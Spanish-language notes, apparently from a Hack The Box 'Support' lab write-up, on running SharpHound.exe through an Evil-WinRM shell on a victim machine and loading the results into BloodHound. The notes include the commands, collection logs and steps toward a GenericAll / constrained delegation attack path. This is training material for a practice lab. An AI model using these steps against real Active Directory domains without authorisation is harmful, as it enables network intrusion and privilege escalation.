
Antes de iniciar el bloodhond se debe borrrar las bases de datos con la información de otros graficos para esto en neo4j se hace colocan los siguientes comandos

```
match (a) -[r] -> () delete a, r
match (a) delete a
```


inicializamos blodhound



user: neo4j
pass: 123
buscamos ahora el sharphound a diferencia de la maquina forest aqui utilizamos un .exe
sharphound.exe



movemos a una carpeta loca y descomprimimos




subimos el .exe ala maquina victima
upload /home/kali/machineshtb/Support/sharphound/SharpHound.exe
una vez subido ejecutamos le .exe con la flag -c y all para que nos entregue el .zip que se utilizara en blood
. \SharpHound.exe -c All

```
*Evil-WinRM* PS C:\Users\support\Documents> .\SharpHound.exe -c All
2023-08-22T20:36:16.4803397-07:00|INFORMATION|This version of SharpHound is compatible with the 4.3.1 Release of BloodHound
2023-08-22T20:36:16.6209745-07:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Tru
s, DCOM, SPNTargets, PSRemote, UserRights
2023-08-22T20:36:16.6522042-07:00|INFORMATION|Initializing SharpHound at 8:36 PM on 8/22/2023
2023-08-22T20:36:16.7615826-07:00|INFORMATION|[CommonLib LDAPUtils]Found usable Domain Controller for support.htb : dc.support.htb
2023-08-22T20:36:17.1563147-07:00|INFORMATION|Loaded cache with stats: 68 ID to type mappings.
 68 name to SID mappings.
 1 machine sid mappings.
 2 sid to domain mappings.
 0 global catalog mappings.
2023-08-22T20:36:17.1563147-07:00|INFORMATION|Flags: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, R
SRemote, UserRights
2023-08-22T20:36:17.3281689-07:00|INFORMATION|Beginning LDAP search for Sharphound.EnumerationDomain
2023-08-22T20:36:17.3281689-07:00|INFORMATION|Testing ldap connection to support.htb
2023-08-22T20:36:17.3750434-07:00|INFORMATION|Producer has finished, closing LDAP channel
2023-08-22T20:36:17.3906666-07:00|INFORMATION|LDAP channel closed, waiting for consumers
2023-08-22T20:36:47.7059919-07:00|INFORMATION|Status: 1 objects finished (+1 0.03333334)/s -- Using 40 MB RAM
2023-08-22T20:37:02.7262986-07:00|INFORMATION|Consumers finished, closing output channel
Closing writers
2023-08-22T20:37:02.7887193-07:00|INFORMATION|Output channel closed, waiting for output task to complete
2023-08-22T20:37:02.8824802-07:00|INFORMATION|Status: 132 objects finished (+131 2.933333)/s -- Using 45 MB RAM
2023-08-22T20:37:02.8824802-07:00|INFORMATION|Enumeration finished in 00:00:45.5555834
2023-08-22T20:37:02.9606223-07:00|INFORMATION|Saving cache with stats: 69 ID to type mappings.
 69 name to SID mappings.
 1 machine sid mappings.
 2 sid to domain mappings.
 0 global catalog mappings.
```


descargamos el .zip y le damos un nombre en este caso yo le puse blod
download C:\Users\support\Documents\20230822203617_BloodHound.zip blood.zip

```
*Evil-WinRM* PS C:\Users\support\Documents> download C:\Users\support\Documents\20230822203617_BloodHound.zip blood.zip
Info: Downloading C:\Users\support\Documents\20230822203617_BloodHound.zip to blood.zip


Info: Download successful!
```


subimos el .zip en el boton de upload.




al subir el archivo se queda cargando por cual unzipiamos y subimos los .json




una vez subido el .zip buscamos el grupo *Shared Support Accoun*




marcamos como grupo de alto valor




tambien buscamos value targets






para acceder al domain controles tenemos que ver que nos dice bloodhound que debemos ejecutar




constrainded delegation attack. Generic All

